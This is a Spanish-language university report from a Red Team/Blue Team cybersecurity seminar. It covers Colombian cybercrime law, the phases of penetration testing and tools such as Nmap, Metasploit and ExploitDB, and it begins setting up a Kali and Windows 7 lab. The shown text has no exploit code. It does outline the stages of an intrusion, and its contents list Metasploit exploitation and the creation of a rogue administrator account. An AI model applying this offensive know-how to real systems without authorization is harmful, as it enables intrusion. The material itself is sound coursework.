CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

INTEGRANTE
JAVIER DAVID GALVIS RAMON

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM - (202337164A_1435)

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BOGOTÁ, D.C.

2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

INFORME TÉCNICO

DIRECTOR DE CURSO
M.Sc. JHON FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BOGOTÁ, D.C.

2023

RESUMEN

El presente documento corresponde al informe técnico final desarrollado durante el seminario especializado de Equipos Estratégicos en Ciberseguridad Red Team & Blue Team, como opción de grado del programa de Especialización en Seguridad Informática de la escuela de ciencias básicas, tecnología e ingeniería – ECBTI de la Universidad Nacional Abierta y a Distancia – UNAD.

Este informe tiene el propósito de plasmar los conocimientos apropiados y las competencias desarrolladas por el estudiante en la planificación de estrategias de ciberseguridad tanto ofensivas (Red Team) como defensivas (Blue Team), permitiendo dar respuesta ante un incidente informático y protegiendo la estructura tecnológica de una organización basados en la normatividad legal y las normas éticas.

ÍNDICE

GLOSARIO 9

INTRODUCCION 10

OBJETIVOS 11

OBJETIVO GENERAL 11

OBJETIVOS ESPECIFICOS 11

DESARROLLO DEL INFORME 12

1. MARCO LEGAL EN COLOMBIA SOBRE DELITOS INFORMÁTICOS. 12

2. ETAPAS DE LAS PRUEBAS DE PENETRACIÓN O PENTESTING. 14

2.1 Reconocimiento. 15

2.2 Búsqueda y Análisis de Vulnerabilidades. 15

2.3 Explotación de Vulnerabilidades. 16

2.4 Post-Explotación 17

2.5 Informe / Reportes 17

3. HERRAMIENTAS DE CIBERSEGURIDAD 18

3.1 Herramientas 18

3.1.1 Software Nmap 18

3.1.2 FrameWork Metasploit. 18

3.1.3 Greenbone OpenVas 19

3.2 Servicios en línea 19

3.2.1 ExploitDB 19

3.2.2 CVE 20

4. CONFIGURACIÓN “BANCO DE TRABAJO” 20

4.1 Instalación Máquina Virtual Box 20

4.2 Comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux.....24
4.3 Banco de Trabajo – Características Técnicas de Hardware.....26
4.3.1 Características Equipo Host / Anfitrión 27
4.3.2 Características Equipo Pentesting – Kali Linux.....28
4.3.3 Características Equipo Cliente Windows 7- x86 28
4.3.4 Características Equipo Cliente Windows 7- x64 29
5. ANEXO 3 ACUERDO DE CONFICENCIALIDAD ENTRE ESTUDIANTE Y LA ORGANIZACIÓN WHITEHOUSE SECURITY.....29
6. PROCESO ILEGAL, ARTÍCULOS DE LA LEY 1273 QUE SON VULNERADOS POR EL “ANEXO 3 – ACUERDO”. 31
7. APLICACIÓN COMO EXPERTO EN CIBERSEGURIDAD A LA PROPUESTA DE TRABAJO EN THE WHITEHOUSE, DONDE LA ORGANIZACIÓN DISPONE DE UN SUELDO DE $15.000.000 DE PESOS COLOMBIANOS MENSUALES Y CONTRATO VITALICIO.....32
8. ANÁLISIS DEL CASO “OPERACIÓN ANDROMEDA BUGGLY” EN LA CIUDAD DE BOGOTÁ, LAS IMPLICACIONES LEGALES Y ÉTICAS QUE ALLÍ SE PUDIERON GENERAR. 33
9. HERRAMIENTAS SOFTWARE UTILIZADAS SEGÚN LOS PASOS DE UN PENTESTING. 33
9.1 Reconocimiento. 34
9.2 Búsqueda y Análisis de Vulnerabilidades. 36
9.3 Explotación de Vulnerabilidades. 38
9.4 Post-Explotación.....41
10. DATOS E INFORMACIÓN DE AYUDA PARA IDENTIFICAR EL FALLO DE SEGURIDAD. 44

11. HERRAMIENTA PARA IDENTIFICAR FALLOS DE SEGURIDAD DE MAQUINA WINDOWS 7. 45
12. COMO AFECTA EL ATAQUE A LA MAQUINA WINDOWS 7 x64. 45
13. PRIMERAS INDAGACIONES Y ACCIONES AL ENCONTRAR EL ATAQUE EN TIEMPO REAL. 46
13.1 Detección 47
14. MEDIDAS DE HARDENIZACIÓN 49
14.1 Respuesta 49
14.2 Recuperación 50
15. DIFERENCIAS ENTRE UN EQUIPO BLUETEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS 50
16. UTILIZACIÓN DE CIS “CENTER FOR INTERNET SECURITY” EN EL EQUIPO BLUE TEAM 51
17. FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE UN SIEM. 52
18. HERRAMIENTAS DE CONTENCIÓN DE ATAQUES INFORMÁTICOS 54
19. ASPECTOS PARA EL DESARROLLO DE ESTRATEGIAS DE REDTEAM & BLUETEAM. 55
20. RECOMENDACIONES 56
21. ENLACE VIDEO SUSTENTACIÓN INFORME 57
CONCLUSIONES 58
REFERENCIAS 59

TABLA DE ILUSTRACIONES

Figura 1 Descarga del software de virtualización “Virtual Box” 21
Figura 2 Instalación máquina Virtual Box 21
Figura 3 Instalación Kali Linux en máquina Virtual Box 22
Figura 4 Ejecución Kali Linux en máquina Virtual Box 22
Figura 5 Instalación Cliente Windows 7 – x86 en máquina Virtual Box 23
Figura 6 Instalación Cliente Windows 7 – x86 en máquina Virtual Box 23
Figura 7 Verificación de dirección IP en la maquina Kali - Linux 24
Figura 8 Verificación de dirección IP en la maquina Win7 - x86 25
Figura 9 Verificación de dirección IP en la maquina Win7 - x64 26
Figura 10 Características técnicas equipo host / anfitrión 27
Figura 11 Características técnicas de Kali Linux en máquina Virtual Box 28
Figura 12 Características técnicas Equipo Cliente Windows 7- x86 28
Figura 13 Características técnicas Equipo Cliente Windows 7- x64 29
Figura 14 Consulta IP maquina Windows 34
Figura 15 Comprobación comunicación desde maquina Kali Linux 34
Figura 16 Escaneo de puertos abiertos con Nmap 35
Figura 17 Puertos abiertos y Servicios 36
Figura 18 Identificación de aplicación vulnerable 37
Figura 19 Consulta de la aplicación en la base de datos de Exploits 38
Figura 20 Abrir consola MSF 38
Figura 21 Cargando exploit rejetto 39
Figura 22 Configurando host 39
Figura 23 Ejecutando el exploit 40
Figura 24 Información de la máquina atacada 40
Figura 25 Consultando los usuarios de la maquina atacada 41
Figura 26 Creando usuario desde el Shell 41
Figura 27 Comprobando el usuario creado desde el Shell 42
Figura 28 Confirmando usuario creado desde la maquina Windows 7 x64 42

Figura 29 Consultando los grupos de la maquina atacada Windows 7 x64.....43
Figura 30 Asignando privilegios de administrador.....43
Figura 31 Consultando cuentas desde Windows 44
Figura 32 Diagrama explicación del ataque 46
Figura 33 Identificando puertos abiertos desde Windows 47
Figura 34 Identificando puertos abiertos desde Kali Linux 48
Figura 35 Rastreando en la red con Wireshark desde Kali Linux 48
Figura 36 Consulta de usuarios del directorio activo de Windows.....49
Figura 37 Controles CIS - Center For Internet Security.....52
Figura 38 Múltiples Facetas del SIEM Management 53

GLOSARIO

Ciberseguridad: o seguridad en Internet hace referencia al conjunto de técnicas o procedimientos que velan por la seguridad de los usuarios que comparten información entre sistemas de computación.

Vulnerabilidad: falla detectada en un sistema o aplicación, que representa una puerta de entrada para facilitar la propagación del malware.

Malware: Es un término que se utiliza al referirse a cualquier programa malicioso.

Exploit: Software malicioso que explota las vulnerabilidades detectadas en determinados programas.

Amenaza: posible causa de riesgo o perjuicio que aprovecha una vulnerabilidad.

Meterpreter: software que se ejecuta en un nivel muy bajo de la máquina y que es difícil de detectar.

Hardenización: Proceso para mejorar la seguridad de un sistema.

Dirección IP: La forma estándar de identificar un equipo que está conectado a una red.

Framework: es un marco de trabajo que facilita el desarrollo y ejecución de soluciones**.**

TCP: Protocolo de Control de Transmisión de datos o paquetes en una red.

INTRODUCCION

En el desarrollo de este seminario especializado: “Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team” se establecieron etapas para ir desarrollando el contenido de este seminario de forma teórico – práctica, permitiendo por parte de los estudiantes adquirir el conocimiento relacionado con la labor de los equipos estratégicos en ciberseguridad Red Team & Blue Team.

En la primera etapa se trabajó con los conceptos de equipos de seguridad, empezando por consultar la normatividad o marco legal vigente en Colombia, conceptos y etapas del Pentesting y las herramientas más utilizadas en él, así mismo se realizó el alistamiento de un banco de trabajo a partir de las imágenes suministradas de Windows y Linux.

Posteriormente en la segunda etapa, se evaluaron las acciones de los equipos Red Team & Blue Team de la organización en el marco de los criterios éticos y legales, realizando el análisis de propuestas laborales y actividades éticas y legales de una empresa, así como la relación con casos reales sucedidos en Colombia.

En la tercera etapa se pasó a la ejecución de pruebas de intrusión, estableciendo las herramientas a utilizar para identificar vulnerabilidades y explotar estas teniendo en cuenta las fases del pentesting previamente descritas en la primera parte.

En la cuarta etapa se realizan los ejercicios relacionado con la contención de los ataques informáticos, para finalmente en la última etapa identificar los aspectos importantes para las estrategias de los equipos y plasmar las recomendaciones.

OBJETIVOS

OBJETIVO GENERAL

Adquirir conocimiento sobre las estrategias de los equipos Red Team & Blue Team mediante el desarrollo de las actividades establecidas en las diferentes etapas del seminario especializado “Equipos Estratégicos en Ciberseguridad Red Team & Blue Team” y socializarlo mediante el presente informe técnico.

OBJETIVOS ESPECIFICOS

- Identificar y conocer la normatividad vigente en Colombia relacionada con delitos informáticos y seguridad de la información.
- Comprender las etapas de las pruebas de penetración o pentesting.
- Reconocer, analizar y configurar mediante una actividad Teórico-Práctica el reconocimiento e instalación de los sistemas operativos y herramientas necesarias para el pentesting configurando un banco de trabajo.
- Analizar un acuerdo de confidencialidad e identificar aspectos ilegales y no éticos, verificando el código de ética de entidad pública que tiene la función de controlar, inspeccionar y vigilar el ejercicio de la ingeniería.
- Identificar y explotar vulnerabilidades en un sistema informático con el uso de metodologías y técnicas de intrusión.
- Establecer medidas de hardenización habiendo identificado el tipo de ataque.
- Identificar las diferencias entre un equipo Blue Team y un CSIRT.
- Conocer la importancia del uso de herramientas con estándares y buenas prácticas de seguridad informática.

DESARROLLO DEL INFORME

1. MARCO LEGAL EN COLOMBIA SOBRE DELITOS INFORMÁTICOS.

Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales, existen actualmente la siguiente normativa:

- **Constitución Política de Colombia:** en su artículo 15 habla sobre el derecho que tienen todas las personas a su intimidad personal y familiar y a su buen nombre, así como al derecho a conocer, actualizar y rectificar información suya que se haya recogido en bancos de datos y en archivos de entidades públicas o privadas. (Constitución Política de Colombia,1991, Titulo 2, capitulo 1, articulo 15)

- **Ley 527 de agosto 18 de 1999 – Ley del Comercio Electrónico y Firma Digital: "**Por medio de la cual se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales, y se establecen las entidades de certificación y se dictan otras disposiciones."[1]

  En sus capítulos y articulados establecen la reglamentación en cuanto a:
  - Aplicación de los requisitos jurídicos de los mensajes de datos
  - Comunicación de los mensajes de datos, comercio electrónico en materia de transporte de mercancías.
  - Firmas digitales, certificados y entidades de certificación.

- **Ley 1273 del 05 de enero de 2009 – Ley de los Delitos Informáticos:** Modifica el Código Penal, "crea un nuevo bien jurídico tutelado denominado *"de la protección de la información y de los datos" y se preservan*

[1] Secretaría del Senado. (2022). Ley 527 [LEY_527_2009]. Consultado el 11 de febrero de 2023. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0527_1999.html

integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones." [2]

En esta ley se penalizan los siguientes delitos informáticos:

CAPITULO I: De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.

- Acceso abusivo a un sistema informático. (Artículo 269A)
- Obstaculización ilegítima de sistema informático o red de telecomunicación. (Artículo 269B)
- Interceptación de datos informáticos. (Artículo 269C)
- Daño Informático. (Artículo 269D)
- Uso de software malicioso. (Artículo 269E)
- Violación de datos personales. (Artículo 269F)
- Suplantación de sitios web para capturar datos personales. (Artículo 269G)

Y en el Artículo 269H se establecen las circunstancias de agravación punitiva, en la que indican que la pena se aumentará de la mitad a las tres cuartas si se encuentran en alguno del os ítem mencionados en este artículo.

CAPITULO II: De los atentados informáticos y otras infracciones.

- Hurto por medios informáticos y semejantes. (Artículo 269I)
- Transferencia no consentida de activos. (Artículo 269J)

[2] Mintic. (2009). Ley 1273 [LEY_1273_2009]. Mintic. Consultado el 11 de febrero de 2023. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

Y en el Artículo 58 se establecen las circunstancias de mayor punibilidad para estos delitos.

- **Ley estatutaria 1581 del 05 de octubre de 2012 - Ley de la Protección de datos Personales**

  Establece las disposiciones generales para la protección de datos personales y como objeto *"…desarrollar el derecho constitucional que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos, y los demás derechos, libertades y garantías constitucionales a que se refiere el artículo 15 de la Constitución Política; así como el derecho a la información consagrado en el artículo 20 de la misma*."[3]

  Aplica tanto para las bases de datos de entidades de naturaleza pública o privada que cuenten en sus registros, datos personales susceptibles de tratamiento. En el título III, artículo 5 define lo que se entiende por DATOS SENSIBLES.

  La ley 1581 de 2012 está reglamentada parcialmente por el Decreto Nacional 1377 de 2013, Reglamentada Parcialmente por el Decreto 1081 de 2015. Ver sentencia C-748 de 2011. Y por el Decreto 255 de 2022.[4]

2. ETAPAS DE LAS PRUEBAS DE PENETRACIÓN O PENTESTING.

En el mundo de la ciberseguridad existen procesos definidos para poder ejecutar de forma organizada lo que se conoce como pruebas de penetración o pentesting; se definen entonces cada una de las etapas del pentesting, dentro de la

[3] Mintic. (2009). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-274). Consultado el 11 de febrero de 2023. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf
[4] Función Pública. (2022). Ley 1581 de 2012. Consultado el 11 de febrero de 2023. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981#0

definición se da como ejemplo una herramienta que se utiliza para cada etapa del pentesting.

Dentro de las pruebas de pentesting se pueden considerar las siguientes etapas o fases:

2.1 Reconocimiento.

Esta es una de las etapas que más tiempo implica dentro de lo que es la planificación de un Pentest (Penetration Test), en esta se identifica tanto las herramientas (aplicativos, servicios, entre otros), como el objetivo y a partir de ahí se recopila la mayor información posible que permita que la penetración sea exitosa.

Se utilizan múltiples técnicas como:

- Dorking ("Búsqueda avanzada de Google para encontrar agujeros de seguridad en la configuración y el código de un sitio web"[5]).
- Escaneo de dominios/IPs/puertos/versiones/servicios.
- Uso de herramientas automatizadas para obtener información de nuestro objetivo.
- Obtención de metadatos.

Un ejemplo de una de las herramientas más utilizadas durante esta etapa es Nmap se sirve para escanear puertos.

2.2 Búsqueda y Análisis de Vulnerabilidades.

En esta etapa se identifican las debilidades de los sistemas, mediante la aplicación de acciones que permitan posteriormente la explotación de estas brechas de vulnerabilidad.

Las vulnerabilidades más comunes son las siguientes:

- Pérdida del control de acceso (Broken Access Control)

[5] Leandro Añais. Red Users [Sitio Web].13 de abril de 2021. ¿Qué es y cómo funciona Google Hacking o Dorking? [Consultado el 11 de febrero de 2023]. Disponible en https://www.redusers.com/noticias/publicaciones/que-es-como-funciona-google-hacking-dorking/

- Fallos criptográficos (Cryptographic Failures)
- Inyección (Injection)
- Diseño Inseguro (Insecure Desing)
- Configuración de seguridad defectuosa (Security Misconfiguration)
- Componentes vulnerables y obsoletos (Vulnerable and Outdated Components)
- Fallos de identificación y autenticación (Identification and Authentication Failures)
- Fallos en el software y en la integridad de los datos (Software and Data Integrity Failures)
- Fallos en el registro y la supervisión de la seguridad (Security Logging and Monitoring Failures)
- Falsificación de Solicitud del Lado del Servidor (Server-side Request Forguery o SSRF) [6]

Un ejemplo de una de las herramientas a utilizar durante esta etapa es NESSUS se sirve para la evaluación de vulnerabilidades y genera una lista de las principales amenazas a partir de su escaneo.

2.3 Explotación de Vulnerabilidades.

En esta etapa se ejecutan una serie de comandos o exploits como por ejemplo SQL injection para aprovechar la brecha de las vulnerabilidades identificadas y hacer uso de credenciales obtenidas, modificar privilegios y obtener acceso a la infraestructura, aplicaciones, servicios o sistemas operativos.

[6] Bidaidea cybersegurity & intelligence. [Sitio Web]. ¿Cuál son la 5 Fases del Pentesting? [Consultado el: 11 de febrero de 2023]. Disponible en https://ciberseguridadbidaidea.com/fases-del-pentesting/

Un ejemplo de una de las herramientas a utilizar durante esta etapa es Metasploit Framework ayuda en test de penetración "Pentesting" suministrando información acerca de vulnerabilidades de seguridad.

2.4 Post-Explotación

En esta etapa se pretende escalar lo más posible el acceso a los sistemas o servicios penetrados, obteniendo información confidencial, acceder a otros sistemas realizar acciones del lado de los usuarios, para posteriormente realizar un análisis del impacto que tuvo, se valoran los riesgos, se genera un diagnóstico y se establecen controles para mitigar o minimizar las vulnerabilidades.

Como ejemplo una de las herramientas a utilizar es Netcat, que es un programa que se encuentra preinstalado en los sistemas operativos para hacking ético, como Kali Linux. Netcat es una herramienta de línea de comandos que se utiliza para restablecer conexiones de tipo TCP y UDP. Además, permite hacer escaneo de puertos, direcciones IP y ver qué servicios se encuentran activos. Asimismo, permite establecer conexiones con servidores (por ejemplo, al puerto 80 de una máquina).[7]

2.5 Informe / Reportes

En esta etapa se documenta el proceso de penetración y se concluye con la socialización de los resultados o reporte de vulnerabilidades, exponiendo los diferentes hallazgos y los posibles controles o correctivos que permitan mitigar las vulnerabilidades y solucionar los fallos de seguridad.

Algunas de las herramientas utilizadas para elaborar informes de vulnerabilidades son:

[7] Keepcoding Tech School. [Sitio Web]. ¿Qué es Netcat? Redacción KeepCoding | Última modificación: 13 de octubre de 2022 [Consultado el: 11 de febrero de 2023]. Disponible en https://keepcoding.io/blog/que-es-netcat/

- Dradis
- Faraday
- Simple Vulnerability Manager

3. HERRAMIENTAS DE CIBERSEGURIDAD

Son muy importantes para la protección de los datos y sistemas, además se encuentra una gran colección de herramientas y software que permite ser parametrizado

A continuación, se explican las siguientes herramientas:

3.1 Herramientas

3.1.1 Software Nmap

Network Mapper es una fuente gratuita y abierta de utilidad para el descubrimiento de redes y de auditoría de seguridad. Nmap utiliza paquetes de IP sin procesar de formas novedosas para determinar qué hosts están disponibles en la red, qué servicios (nombre y versión de la aplicación) ofrecen esos hosts, qué sistemas operativos (y versiones de SO) están ejecutando, qué tipo de filtros de paquetes/cortafuegos están en uso, y docenas de otras características. Fue diseñado para escanear rápidamente grandes redes, pero funciona bien contra hosts individuales. Nmap se ejecuta en todos los principales sistemas operativos.[8]

3.1.2 FrameWork Metasploit

Este FrameWork es una herramienta muy poderosa que pueden utilizar los ciberdelincuentes y los piratas informáticos éticos para investigar vulnerabilidades sistemáticas en redes y servidores. Debido a que es un

[8] NMAP.ORG. [Sitio Web]. Nmap: Discover your network. [Consultado el: 11/02/2023]. Disponible en: https://nmap.org/

Framework de código abierto, se puede personalizar y usar fácilmente con la mayoría de los sistemas operativos.[9]

La facilidad de aprender a usar Metasploit depende de tu conocimiento de Ruby. Sin embargo, si está familiarizado con otros lenguajes de secuencias de comandos y programación como Python, dar el salto para trabajar con Metasploit no debería ser demasiado difícil para ponerse al día. De lo contrario, es un lenguaje intuitivo que es fácil de aprender con la práctica.[10]

3.1.3 Greenbone OpenVas

Es un escáner de vulnerabilidades, incluyen pruebas autenticadas y no autenticadas, varios protocolos industriales y de Internet de alto y bajo nivel, ajuste de rendimiento para escaneos a gran escala y un poderoso lenguaje de programación interno para implementar cualquier tipo de prueba de vulnerabilidad, ha sido desarrollado e impulsado por la empresa Greenbone Networks desde 2006. Como parte de la familia de productos comerciales de gestión de vulnerabilidades Greenbone Enterprise Appliance, el escáner forma Greenbone Community Edition junto con otros módulos de código abierto.[11]

3.2 Servicios en línea

3.2.1 ExploitDB

ExploitDB (base de datos de exploits o brechas de seguridad) es una aplicación o repositorio web que reúne bases de datos públicas con exploits para vulnerabilidades conocidas, en lo que contribuyen los usuarios. Dichos exploits pueden ser consultados, descargados y utilizados por pentesters de todo el

[9] Michael Buckbee.[Sitio Web]. What is Metasploit? The Beginner's Guide. Last updated March 29, 2020. [Consultado el: 11/02/2023]. Disponible en https://www.varonis.com/blog/what-is-metasploit#:~:text=The%20Metasploit%20framework%20is%20a,used%20with%20most%20operating%20systems.
[10] Ciberseguridad. [Sitio Web]. ¿Qué es Metasploit Framework y cómo funciona? [Consultado el: 11/02/2023]. Disponible en: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/
[11] OPENVAS. Greenbone OpenVAS. [Sitio Web]. [Consultado el: 11/02/2023]. Disponible en: https://www.openvas.org/

mundo de forma gratuita para mejorar la calidad de sus auditorías de ciberseguridad.es un proyecto sin ánimo de lucro que fue desarrollado por la compañía Offensive Security, que también es la creadora del sistema operativo Kali Linux.[12]

3.2.2 CVE

Common Vulnerabilities and Exposures (CVE) es una lista de vulnerabilidades y exposiciones de seguridad de la información divulgadas públicamente.

El glosario de vulnerabilidades y exposiciones comunes (CVE) es un proyecto de seguridad centrado en software de lanzamiento público, financiado por la División de Seguridad Nacional de EE. UU. y mantenido por MITRE Corporation. El glosario CVE utiliza el Protocolo de automatización de contenido de seguridad (SCAP) para recopilar información sobre vulnerabilidades y exposiciones de seguridad, catalogarlas de acuerdo con varios identificadores y proporcionarles ID únicos.[13]

4. CONFIGURACIÓN "BANCO DE TRABAJO"


4.1 Instalación Máquina Virtual Box

Paso A: Se realiza la descarga de la última versión 7.0.6 del instalador desde la página web oficial de vitualbox.org, que es la herramienta que va permitir configurar las imágenes de los sistemas operativos suministrados para el despliegue del banco de trabajo.

[12] Keepcoding Tech School. [Sitio Web]. ¿Qué es ExploitDB? Redacción KeepCoding | Última modificación: 04 de octubre de 2022 [Consultado el: 11 de febrero de 2023]. Disponible en https://keepcoding.io/blog/que-es-exploitdb/


[13] Ciberseguridad. [Sitio Web]. ¿Qué es CVE? ¿Explicación de las vulnerabilidades y exposiciones comunes? [Consultado el: 11/02/2023]. Disponible en: https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

Figura 1 Descarga del software de virtualización “Virtual Box”



Fuente: Elaboración propia


Figura 2 Instalación máquina Virtual Box



Fuente: Elaboración propia


Paso B: Con las imágenes OVA suministradas se realiza la instalación de cada máquina. - Windows 7 x86, Windows 7 x64, Kali Linux.

Figura 3 Instalación Kali Linux en máquina Virtual Box



